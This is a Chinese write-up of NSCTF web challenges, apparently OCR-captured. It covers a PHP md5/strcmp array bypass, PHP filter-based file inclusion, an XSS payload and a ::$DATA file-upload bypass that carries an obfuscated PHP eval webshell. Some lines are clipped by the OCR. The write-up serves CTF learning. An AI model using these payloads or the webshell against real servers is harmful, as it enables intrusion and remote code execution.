
NSCTF-web题目writeup

原创

cainsoftware 于 2021-10-01 16:49:47 发布 224 收藏
分类专栏： CTF 文章标签： html css 渗透测试


Dream II

看题目提示的




仔细看用什么提示方式，页面进去提示了“put me a message then you can get the flag”

说明重点就是怎么把信息传过去，这里可以先测试GET POST请求会发现都不行 所以重点就是这个“PUT”这个词 所以用burpsuite 用PUT方式丢一个“message”的数据包得到如下图：



看了一眼觉得是base64加密




WECLOME

查看源代码找到了前面的flag

```
<h1>Welcome!</h1>
<div class="scene">
<body>
    <h3 align="center">欢迎来到“绿盟杯”第一届网络攻防大赛</h3>
<p>西安，古称长安、镐京，是陕西省会、副省级市、关中平原城市群核心城市、丝绸之路起点城市、“一带一路”核心区、中国西部地区重要的中心城市，国家重要的科研、教育、工业基地［1-5］。西安是中国四大古都之一［6］，联合国科教文组织于1981年确定的“世界历史名城”［1］，美媒评选的世界十大古都之一［7］。地处关中平原中部，北濒渭河，南依秦岭，八水润长安。下辖11区2县并代管西咸新区，总面积10752平方公里，2017年末户籍人口905.68万<!--听说注释里面东西外面看不到? flag{b1f0a440b9803482-->
</br><p>
西安是中华文明和中华民族重要发祥地。长安自古帝王都，其先后有西周、秦、西汉、新莽、东汉、西晋、前赵、前秦、后秦、西魏、北周、隋、唐13个王朝在此建都。丰镐都城、秦阿房宫、兵马俑，汉未央宫、长乐宫，隋大兴城，唐大明宫、兴庆宫等勾勒出“长安情结”
<br/><p>
西安是中国最佳旅游目的地、中国国际形象最佳城市之一［14-15］，有两项六处遗产被列入《世界遗产名录》，分别是：秦始皇陵及兵马俑、大雁塔、小雁塔、唐长安城大明宫遗址、汉长安城未央宫遗址、兴教寺塔。［16］另有西安城墙、钟鼓楼、华清池、终南山、大唐芙蓉园、陕西历史博物馆、碑林等景点。西安也是国家重要的科教中心，拥有西安交通大学、西北工业大学、西安电子科技大学等7所“双一流”建设高校
</p>
</body>
</html>


 <br/>
<br/>
<br/>
</div></div></main><script src="./js/application.js"></script><!--[if lt IE 9]><script src="./js/IE9.js"></script><script src="./js/html5.js"></script><![endif]--></body></html>
```


抓个包看一下



抓包拼接就可以获得flag

Code Php

```
<h1>Code</h1>
<head>
    <title></title>
    <style type="text/css">
    .link {
        text-decoration: none;
        color: #000;
    }
    .link:hover {
        text-decoration: none;
        color: #000;
    }
    </style>
</head>
<div class="scene">
<p>独写菖蒲竹叶杯，蓬城芳草踏初回。
<!--<a class="link" href="code.txt" target="_blank">链接</a>-->
<p>情知不向瓯江死，舟楫何劳吊屈来。
<br/>
<br/>
</div></div></main><script src="./js/application.js"></script><!--[if lt IE 9]><script src="./js/IE9.js"></scri
```


发现所有ctf题目都喜欢藏东西在源代码里面 访问code.txt

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

这里可以看见设置了3个值 v1,v2,v3 要求是v1,v2的MD5相当但是内容又不相同，老题了。要不就是0e开头的MD5找2个赋值进去要不就用数组。v3这里是跟flag进行比较 strcmp 这个函数如果相同的话返回0 不相同返回-1 这里正好相反 但是也不用多去研究啥 毕竟我们不知道$flag的内容，直接传数组，他俩肯定就不相同了。

所以我这里的payload的就是：

```
index.php?v1[]=1&v2[]=2&v3[]=3
```

flag{1e479e2ec6ed96e8d4db671aa28c5a1a}

Include

页面打开看源代码

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>include</title>
</head>
<body>
    <!-- include1.php -->
</body>
</html>
```

访问include1.php自动补全 /include1.php?file=index

用php伪协议试了一下，后缀是必须是php的，系统内部补全了，index没啥内容就不贴了 读取include1.php有发现

base64解密后如下

```
<html>
</html>
<?php

 error_reporting(0);
    @$file = $_GET["file"];
    if(isset($file))
    {
        if (preg_match('/http|data|ftp|input|%00|flag/i', $file) || strstr($file,"..") !== FALSE || strlen(
        {
            echo "<p> error! </p>";
        }
        else
        {
   include($file.'.php');
   setcookie("tips","include2.php");
        }
    }
 else
 {
  header('Location:include1.php?file=index');
 }
?>
```


如此可以看见还有一个文件是include2也可以做文件包含理论

且include1过滤了flag所以可以判断flag.php就是最后我们要读取的文件

读取include2的内容

```
<html>
</html>
<?php
error_reporting(0);
$file = $_GET["file"];
if(isset($file))
{
    if ( preg_match('/http|data|ftp|input|%00|base/i', $file) || strstr($file,"..") !== FALSE || strlen($fi
    {
        echo "<p> error! </p>";
    }
    else
    {
        include($file.'.php');
    }
}
else
{
    echo "file not found";
}
?>
```

发现没有过滤flag去调用一下试试 测试下来没内容通过观察发现过滤了base,这里可以用string的rot13加密输出



通过解密即可得到flag

Rot13 Cipher

```
$synt="synt{97np2q3112p633687n2447qoo1qp11o2}";
```

移除标点（Remove Punctuation）

加 密

```
$flag="flag{97ac2d3112c633687a2447dbb1dc11b2}";
```


XSS

XSS

英雄，只有成功插入alert(/xxx/)你才可以得到你想要的东西。

没有找到和相关的结果

搜索

payload的长度:0

只要弹窗就可以了，好滴整起。

payload:"><a onmousemove=alert(1) img=http://www.baidu.com>

写的有点长了

只有成功插入alert(/xxx/)你才可以得到你想要的东西。

没有找到和"><a onm **du.com>相**

payload的长度:51

Upload

看题目提示windows系统我就知道考察一定是windows特性。

windows有啥特性 不就是::$DATA这个最猛吗

Raw | Params | Headers | Hex

```
ST /abf20c91a442da48/6/demo.php HTTP/1.1
st: 192.144.182.32:8001
ntent-Length: 641
che-Control: max-age=0
igin: http://192.144.182.32:8001
grade-Insecure-Requests: 1
ntent-Type: multipart/form-data; boundary=----WebKitFormBoundaryIScLAimKC5mNtc8z
er-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_16_0) AppleWebKit/537.36
HTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
cept:
xt/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
pplication/signed-exchange;v=b3
ferer: http://192.144.182.32:8001/abf20c91a442da48/6/index.php
cept-Encoding: gzip, deflate
cept-Language: zh-CN,zh;q=0.9
nnection: close

----WebKitFormBoundaryIScLAimKC5mNtc8z
ntent-Disposition: form-data; name="upfile"; filename="cain.php::$DATA"
ntent-Type: image/jpeg

F89a

php
f="AAVFsAAAA";
a="IEBldmFsAAAK";
jt="CRAAAfUE9TAA";
bl = str_replace("ti","","tistittirti_rtietipltiatice");
qw="nY2FAAAApbiddKTs=";
kf = $vbl("k", "", "kbakske6k4k_kdkekckokdke");
bp = $vbl("ctw","","ctwcctwrectwatctwectw_fctwuncctwtctwioctwn");
py = $sbp('', $bkf($vbl("A", "", $ka.$pjt.$uf.$iqw))); $mpy();

----WebKitFormBoundaryIScLAimKC5mNtc8z
ntent-Disposition: form-data; name="submit"

传
----WebKitFormBoundaryIScLAimKC5mNtc8z--
```

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Date: Fri, 01 Oct 2021 08:46:55 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 90
Connection: close
Content-Type: text/html; charset=UTF-8


<h1>文件上传</h1>

<div class="scene"><br/>
flag{718b6dd54c8d1d3ad19eb99cb12f13e2}
```


一丢就得到了flag到此结束~